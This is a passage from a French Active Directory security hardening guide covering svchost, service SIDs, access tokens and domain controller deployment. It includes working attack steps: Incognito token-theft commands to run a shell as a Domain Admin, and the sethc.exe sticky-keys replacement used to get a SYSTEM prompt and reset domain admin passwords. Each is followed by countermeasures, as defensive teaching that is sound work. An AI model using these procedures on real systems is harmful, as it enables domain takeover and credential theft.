
Windows utilise *SVCHOST* (*c:\windows\system32\svchost.exe*) pour charger certains services Windows. Plusieurs instances de Svchost.exe peuvent être exécutées simultanément. Chaque instance peut exécuter un ou plusieurs services (dit groupe de services). Tous les groupes de services gérés par SVCHOST se trouvent dans la clé de registre suivante :
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost



Tous les services d'un même groupe de services *SVCHOST* s'exécutent dans le même processus (*c:\windows\system32\svchost -k nom_du_group_services_Svchost*) et s'exécutent donc dans le contexte du même compte utilisateur. On peut voir ce fonctionnement dans le gestionnaire de tâches Windows (onglet processus).




L'onglet *Services* du *Task Manager* permet de voir les différents groupes de services *SVCHOST*.



Pour plus d'informations sur *SVCHOST* : http://support.microsoft.com/kb/314056/fr

Depuis Windows Server 2008 R1, Microsoft a inclus un niveau mécanisme appelé *Windows Service Hardening* qui permet de mieux protéger les services contre les attaques. Cette fonctionnalité nécessite que le service Windows Firewall soit démarré. Ce service ne doit jamais être arrêté. Pour désactiver le pare-feu Windows sans arrêter le service Windows Firewall, configurer les 3 profils du pare-feu sur *Off*.




Avec la fonctionnalité *Windows Service Hardening*, chaque service peut maintenant disposer d'un SID. Cela se définit au niveau du paramètre *SidType* d'un service qui peut avoir 3 valeurs :

- None : le service ne disposera pas d'un SID.
- Unrestricted : le service disposera d'un SID.
- Restricted : le service disposera d'un SID et d'un jeton restreint (même principe que l'UAC).

Chaque service peut alors disposer d'un SID ce qui va permettre de donner des droits sur le système de fichiers, entrées de registre Windows à ce service.

Exemples avec le service client DHCP :

```
C:\Users\Administrator.MSREPORT>sc qsidtype dhcp
[SC] QueryServiceConfig2 SUCCESS

SERVICE_NAME: dhcp
SERVICE_SID_TYPE:  UNRESTRICTED

C:\Users\Administrator.MSREPORT>sc showsid Dhcp

NAME: Dhcp
SERVICE SID: S-1-5-80-2940520708-3855866260-481812779-327648279-1710889582
STATUS: Active
```



Je vous invite à lire ces deux articles pour plus d'informations sur la fonctionnalité *Windows Service Hardening*.

http://blogs.technet.com/b/askperf/archive/2008/02/03/ws2008-windows-service-hardening.aspx
http://blogs.msdn.com/b/sql_protocols/archive/2009/09/21/connection-from-a-windows-service-could-be-blocked-by-firewall-even-if-firewall-is-disabled.aspx

5.6 LES JETONS D'ACCES (ACCESS TOKEN)

Un *jeton d'accès (Access Token*) est généré par le processus *Lsass.exe* (service *Netlogon*) une fois que l'utilisateur est authentifié avec le protocole *Kerberos* ou *NTLM*. Un *jeton d'accès* contient :

- Le *SID* et les *SID History* du compte de l'utilisateur
- Le *SID* et *SID History* de tous les groupes du domaine dont l'utilisateur est membre directement et indirectement (groupe membre d'un autre groupe…).
- Le *SID* de tous les groupes de la base *SAM* locale auxquels l'utilisateur appartient (comme *Administrators*)
- La liste des privilèges (comme *SeDebugPrivilege*) dont dispose l'utilisateur sur la machine locale.

Pour visualiser le contenu d'un *jeton d'accès*, il est possible d'utiliser l'outil *Token SZ* téléchargeable à cette adresse : http://www.microsoft.com/en-us/download/details.aspx?id=1448
La commande ci-dessous liste le *SID* du compte utilisateur et le *SID* des groupes dont il est membre directement (ou indirectement) ainsi que tous ses privilèges.
tokensz.exe /compute_tokensize /dump_groups

```
c:\token>tokensz.exe /compute_tokensize /dump_groups

Name: Kerberos Comment: Microsoft Kerberos V1.0
Current PackageInfo->MaxToken: 48000

Using user to user
QueryKeyInfo:
Signature algorithm = HMAC-SHA1-96
Encrypt algorithm = Kerberos AES256-CTS-HMAC-SHA1-96
KeySize = 256
Flags = 2083e
Signature Algorithm = 16
Encrypt Algorithm = 18
   Start:1/5/2015 2:41:17
  Expiry:1/5/2015 12:40:24
Current Time: 1/5/2015 2:41:17
TS Session ID: 0
User
    S-1-5-21-2479351881-651737401-1049745595-500
Groups:
 00   S-1-5-21-2479351881-651737401-1049745595-513      Attributes - Mandatory D
efault Enabled
 01   S-1-1-0   Attributes - Mandatory Default Enabled
 02   S-1-5-32-544      Attributes - Mandatory Default Enabled Owner
 03   S-1-5-32-545      Attributes - Mandatory Default Enabled
 04   S-1-5-32-574      Attributes - Mandatory Default Enabled
 05   S-1-5-32-554      Attributes - Mandatory Default Enabled
 06   S-1-5-2   Attributes - Mandatory Default Enabled
 07   S-1-5-11  Attributes - Mandatory Default Enabled
 08   S-1-5-15  Attributes - Mandatory Default Enabled
 09   S-1-5-21-2479351881-651737401-1049745595-512      Attributes - Mandatory D
efault Enabled
 10   S-1-5-21-2479351881-651737401-1049745595-520      Attributes - Mandatory D
efault Enabled
 11   S-1-5-21-2479351881-651737401-1049745595-519      Attributes - Mandatory D
efault Enabled
 12   S-1-5-21-2479351881-651737401-1049745595-518      Attributes - Mandatory D
efault Enabled
 13   S-1-18-1  Attributes - Mandatory Default Enabled
 14   S-1-5-21-2479351881-651737401-1049745595-572      Attributes - Mandatory D
efault Enabled
 15   S-1-16-12288      Attributes -
Primary Group:
    S-1-5-21-2479351881-651737401-1049745595-513
Privs

 00 0x000000005 SeIncreaseQuotaPrivilege           Attributes - Enabled Default
 01 0x000000006 SeUnsolicitedInputPrivilege        Attributes - Enabled Default
 02 0x000000008 SeSecurityPrivilege                Attributes - Enabled Default
 03 0x000000009 SeTakeOwnershipPrivilege           Attributes - Enabled Default
 04 0x00000000a SeLoadDriverPrivilege              Attributes - Enabled Default
 05 0x00000000b SeSystemProfilePrivilege           Attributes - Enabled Default
 06 0x00000000c SeSystemtimePrivilege              Attributes - Enabled Default
 07 0x00000000d SeProfileSingleProcessPrivilege    Attributes - Enabled Default
 08 0x00000000e SeIncreaseBasePriorityPrivilege    Attributes - Enabled Default
 09 0x00000000f SeCreatePagefilePrivilege          Attributes - Enabled Default
 10 0x000000011 SeBackupPrivilege                  Attributes - Enabled Default
```

Si on s'est authentifié avec le protocole Kerberos, le jeton d'accès est généré à l'aide des informations du champ *PAC* du *TGT*. Le champ *PAC* contient les *SID* du compte utilisateur et de tous les groupes auxquels l'utilisateur appartient directement et indirectement.

Le *jeton d'accès* créé lors de l'ouverture de session interactive (l'utilisateur saisit son login / mot de passe) est appelé *jeton d'accès primaire (Primary Access token)*.
A chaque fois qu'un processus est démarré par l'utilisateur, une copie du *jeton d'accès primaire* est attachée à ce processus. A chaque fois qu'un processus nécessite des accès (permission NTFS) ou des privilèges sur le système, Windows va analyser le contenu de ce jeton pour valider si oui ou non l'utilisateur a le droit d'accéder à la ressource. Pour comprendre ce qu'est un jeton d'accès plus en détail, je vous invite à lire les articles Microsoft suivants :
http://blogs.technet.com/b/askds/archive/2007/11/02/what-s-in-a-token.aspx
http://technet.microsoft.com/en-us/library/cc759267(v=ws.10).aspx

Parfois un processus s'exécute dans le contexte d'un compte utilisateur A mais a besoin d'effectuer une autre tâche dans le contexte d'un compte utilisateur B. Chacune de ces tâches est appelée un *Thread*. Par défaut un *Thread* utilise le jeton d'accès du processus dit j*eton d'accès primaire (Primary Access Token)*. Dans cet exemple le *Primary Access Token* dispose des droits de l'utilisateur A. Si un *Thread* a besoin de s'exécuter dans le contexte d'un compte utilisateur B, il utilise la fonctionnalité d'*Impersonation Token* qui permet au *Thread* de s'exécuter dans le contexte du compte utilisateur B.

Exemple d'un serveur de fichiers (applicable aussi à un serveur web) :
Le service *Server* (partage de fichiers) s'exécute dans le contexte du compte *System* et gère l'accès aux partages de fichiers. Quand un utilisateur se connecte à un serveur de fichiers, le service *Server* va générer un jeton d'accès dans le contexte du compte de l'utilisateur pour contrôler les accès aux ressources de cet utilisateur.
Pour pouvoir effectuer cette impersonation, le processus du service de partages de fichiers doit avoir le privilège *Impersonate a client after authentication* (*SeImpersonatePrivilege*).
Pour plus d'informations sur les jetons d'accès sur l'impersonation :
http://blogs.technet.com/b/askds/archive/2008/01/11/what-s-in-a-token-part-2-impersonation.aspx
http://technet.microsoft.com/en-us/library/cc783557(v=ws.10).aspx

5.7 ELEVATION DE PRIVILEGE AVEC LE VOL D'UN JETON D'ACCES

5.7.1 PRESENTATION DE L'OUTIL INGOGNITO

L'outil INCOGNITO est disponible à l'adresse suivante : http://sourceforge.net/projects/incognito/
De nombreux antivirus le détectent comme une menace de sécurité. Il sera donc nécessaire de l'installer sur une machine avec un antivirus dont le scan temps réel est désactivé. Incognito est intégré dans l'outil METASPLOIT.

L'outil INCOGNITO vole les jetons d'accès existants et les utilise pour exécuter des tâches. Il nécessite les privilèges *SeDebugPrivilege, SeAssignPrimaryTokenPrivilege, SeImpersonatePrivilege* pour fonctionner. Il faut exécuter INCOGNITO en tant que *System*.

INCOGNITO est capable de s'exécuter en local comme à distance. Une fois démarré, il scanne tous les processus qui sont en cours d'exécution sur la machine ciblée et liste tous les jetons d'accès associés à ces différents processus.


INCOGNITO duplique tous les jetons d'accès et les regroupe par utilisateurs. C'est à cette étape que l'outil a besoin du privilège *SeDebugPrivilege* (*Debug programs)* car ce privilège lui permet d'ouvrir n'importe quel processus, d'accéder à son espace mémoire et copier ses ressources.

Une fois la liste des jetons d'accès obtenue, l'outil va pouvoir lancer de nouveau processus en tant qu'un autre utilisateur en utilisant les jetons d'accès qu'il a copié. L'outil va pouvoir utiliser la fonctionnalité d'impersonation pour utiliser le jeton d'accès associé à un processus via l'API *ImpersonateLoggedOnUser*. Cette action nécessite le privilège *SeImpersonatePrivilege (Impersonate a client after authentication*). Pour plus d'informations voir :
http://msdn.microsoft.com/en-us/library/windows/desktop/aa378612(v=vs.85).aspx
L'outil va créer un nouveau processus qu'il associe à un jeton d'accès (utilisation de l'API *CreateProcessAsUser*. Cette action nécessite le privilège *SeAssignPrimaryTokenPrivilege* (*Replace a process-level token*).

Pour plus d'informations :
http://www.offensive-security.com/metasploit-unleashed/Fun_With_Incognito
http://blogs.technet.com/b/askds/archive/2008/01/11/what-s-in-a-token-part-2-impersonation.aspx

5.7.2 PROCEDURE D'UTILISATION DE L'OUTIL INCOGNITO

Pour lister tous les jetons disponibles, ouvrir une invite de commande avec le compte *System*. Pour cela, télécharger l'outil PSEXEC (http://technet.microsoft.com/fr-fr/sysinternals/bb896649.aspx) et lancer la commande suivante : *PsExec.exe -i -s -d cmd*



Une fois l'invite de commande exécutée en tant qu'utilisateur SYSTEM, taper la commande suivante :
incognito.exe -h localhost -u administrateur -p P@ssword list_tokens -u
Une fois que l'on voit les jetons d'accès, ceux qui sont marqués *Delegation* peuvent être volés et utilisés pour lancer une invite de commande avec la commande suivante (on vole le jeton de msreport\administrator dans cet exemple qui est *Domain Admins* sur l'environnement de qualification.
incognito.exe -h localhost -u administrateur -p P@ssword execute -c msreport\administrator cmd
Entrer la commande whoami pour valider l'utilisateur en cours dans l'invite de commande.
Pour supprimer le processus lancé par INCOGNITO :
incognito.exe -h localhost cleanup

5.7.3 COMMENT BLOQUER L'OUTIL INCOGNITO ?

Eviter que les utilisateurs soient administrateurs locaux sur les stations de travail.
Configurer l'antivirus sur toutes les machines de l'entreprise pour bloquer les exécutables *METASPLOIT* et *INCOGNITO*.
Bloquer les privilèges Windows suivants par GPO pour les utilisateurs qui sont administrateurs de leur station : *SeDebugPrivilege*, *SeAssignPrimaryTokenPrivilege*, *SeImpersonatePrivilege*

6 INDUSTRIALISER ET SECURISER LE DEPLOIEMENT DES CONTROLEURS DE DOMAINE

Afin de garantir un haut niveau de sécurité pour l'annuaire Active Directory, vous devez:

- Déployer uniquement des contrôleurs de domaine avec une version supportée de Windows Server
- Réduire la surface d'attaque des contrôleurs de domaine.
- Déployer une configuration standard sur tous les contrôleurs de domaine.
- Disposer d'une procédure de déploiement (automatisée si possible) pour les contrôleurs de domaine.

6.1 DEPLOYER UNIQUEMENT UNE VERSION SUPPORTEE DE WINDOWS SERVER

Microsoft supporte généralement un système d'exploitation pendant 10 ans dont 5 années en mode standard (développement de nouvelles fonctionnalités) et 5 années en mode étendu (correction de bugs). Lorsque que l'OS n'est plus supporté, Microsoft ne développe plus de correctifs de sécurité et le système devient alors vulnérable aux nouvelles failles de sécurité découvertes qui ne sont plus corrigées.
Une faille de sécurité critique dans le composant SCHANNEL vient d'être découverte par Microsoft. Elle permettrait à un attaquant de prendre le contrôle d'une machine sur tous les OS Microsoft actuellement supportés. Microsoft fournit un correctif pour cette faille dans le bulletin MS14-066 (https://technet.microsoft.com/library/security/MS14-066).
On notera que Microsoft ne fournit aucune information sur cette faille, ni correctif pour Windows 2000 Server. Les contrôleurs de domaine sous Windows 2000 Server sont cependant très probablement vulnérables à cette faille.
Le support de Windows 2003 prendra fin le 14 juillet 2015 comme expliqué sur le site Microsoft http://support2.microsoft.com/lifecycle/?LN=fr&C2=1163

Pour toutes ces raisons, il est recommandé de ne plus disposer et déployer de contrôleurs de domaine avec une version antérieure à Windows 2008 R1.


Les entreprises utilisent en général des modèles de machine (*Template*) pour déployer leurs serveurs physiques et leurs serveurs virtuels. Ces modèles intègrent souvent de nombreux composants / applications qui s'avèrent inutiles pour un contrôleur de domaine et qui augmentent la surface d'attaque.
Il est très important d'éviter l'ajout de services qui s'exécuteraient dans le contexte du compte *System*. Ce dernier dispose des droits d'administration complets sur le contrôleur de domaine (dont des droits sur tous les objets de l'annuaire).
Dans certaines entreprises, les équipes en charge du déploiement des serveurs peuvent être différentes (différentes équipes d'administration, infogérance sur certains sites). Les méthodologies de déploiement peuvent donc varier tout comme la configuration des serveurs.
Pour toutes ces raisons, il est recommandé de déployer les contrôleurs de domaine avec une image (Template) gérée par l'équipe d'administration Active Directory.

6.2 HEBERGER LES CONTROLEURS DE DOMAINE DANS UN EMPLACEMENT SECURISE


6.2.1 QUELS SONT LES RISQUES SI UN ATTAQUANT A UN ACCES PHYSIQUE A UN CONTROLEUR DE DOMAINE ?

Comme expliqué dans l'article Microsoft http://blogs.technet.com/b/rhalbheer/archive/2011/06/16/ten-immutable-laws-of-security-version-2-0.aspx, si un attaquant a un accès physique non restreint à votre serveur, ce n'est plus votre serveur. La démonstration suivante illustre ce propos.

Démarrer votre contrôleur de domaine sur un DVD d'installation de Windows 2008 R2 ou Windows 2012 R2. Sélectionner l'option *Repair your computer*.
Sélectionner ensuite *Troubleshoot* puis *Command prompt*.




Le disque C du serveur apparaît alors comme le disque D.
Taper les commandes ci-dessous dans l'invite de commande.
move d:\Windows\System32\sethc.exe d:\Windows\System32\sethc.old
copy d:\Windows\System32\cmd.exe d:\Windows\System32\sethc.exe
Redémarrer ensuite le serveur.



Au redémarrage, appuyer 5 fois sur la touche *Shift*.
L'invite de commande se lance en tant que *System*. Taper *DSA.MSC*.

La console *Active Directory Users and Computers* apparaît alors. Afficher la console en *Advanced features*. Vous pouvez maintenant réinitialiser le mot de passe du compte administrateur du domaine (membre des groupes *Domain admins* et *Enterprise admins*) car le compte SYSTEM a contrôle total sur cet objet.



Dans l'exemple ci-dessus, la forêt *msreport.be* est en mode *Natif 2012 R2*.
Cette technique permet de disposer d'un accès complet à l'annuaire et à tous ses comptes.
C'est la première étape avant une attaque beaucoup plus dangereuse qui va consister à récupérer les mots de passe des utilisateurs présentés à partir du NTHASH ou du LMHASH.

Pour garantir la sécurité de votre annuaire, vous devez donc empêcher un utilisateur de pouvoir démarrer votre contrôleur de domaine depuis un OS parallèle (LiveCD) et de modifier les fichiers et la base de registre de Windows Server.

6.2.2 COMMENT EMPECHER UN ATTAQUANT D'ACCEDER AU FICHIER NTDS.DIT ?

Microsoft supporte le déploiement des contrôleurs de domaine sur des serveurs physiques et sur des machines virtuelles. Le support officiel de Microsoft se fait dans le cadre du SVVP (*Windows Server Virtualization Validation Program*). Je vous invite pour cela à consulter le site web suivant : http://www.windowsservercatalog.com/svvp.aspx
Nous devons donc traiter de la protection des contrôleurs de domaine physiques et des contrôleurs de domaine virtuels.

La première mesure est naturellement de protéger la salle serveur contre les accès non autorisés. Les contrôleurs de domaine physiques doivent donc être hébergés dans une salle serveur sécurisée. Cependant cette technique ne s'applique pas aux contrôleurs de domaine virtuels. En effet, les disques durs des machines virtuelles sont des fichiers VHD (avec Hyper-V), VMDK (avec VMware) qui peuvent être copiés quand la machine virtuelle est allumée ou éteinte.
Le tableau ci-dessous présente les contre-mesures applicables pour les contrôleurs de domaine physiques et virtuels.

Contre-mesure	Remarque
Héberger le contrôleur de domaine dans une salle informatique sécurisée.	Cette contre-mesure s'applique pour les serveurs physiques. Vous devez désactiver dans le BIOS le boot sur un lecteur de DVD / clé USB ce qui n'est pas toujours possible.
Chiffrer le disque dur avec BitLocker	BitLocker s'appuie sur les TPM. Cette solution fonctionne pour les contrôleurs de domaine physique mais ne fonctionne pas pour les machines virtuelles. En effet ces dernières ne sont pas capables d'émuler un TPM. Nous devrons donc utiliser un mot de passe à saisir au démarrage.
Déployer des RODC	Si vous ne pouvez pas héberger les contrôleurs de domaine dans une salle sécurisée et que le risque de vol de machine est très important, le déploiement d'un RODC (contrôleur de domaine en lecture seule) s'impose. Ce type de contrôleur de domaine stocke par défaut aucun mot de passe. Il est possible de définir des comptes pour lesquels les mots de passe sont mis en cache sur le RODC. En cas de compromission du contrôleur de domaine, vous devez uniquement changer les mots de passe de ces comptes utilisateurs. Pour fonctionner correctement, vous devez disposer d'un contrôleur de domaine Windows 2008 en lecture / écriture dans au moins un site Active Directory. La mise à jour http://www.microsoft.com/en-us/download/details.aspx?id=7707 doit être déployée sur les machines Windows XP / 2003 pour permettre le bon fonctionnement de l'authentification avec les RODC.

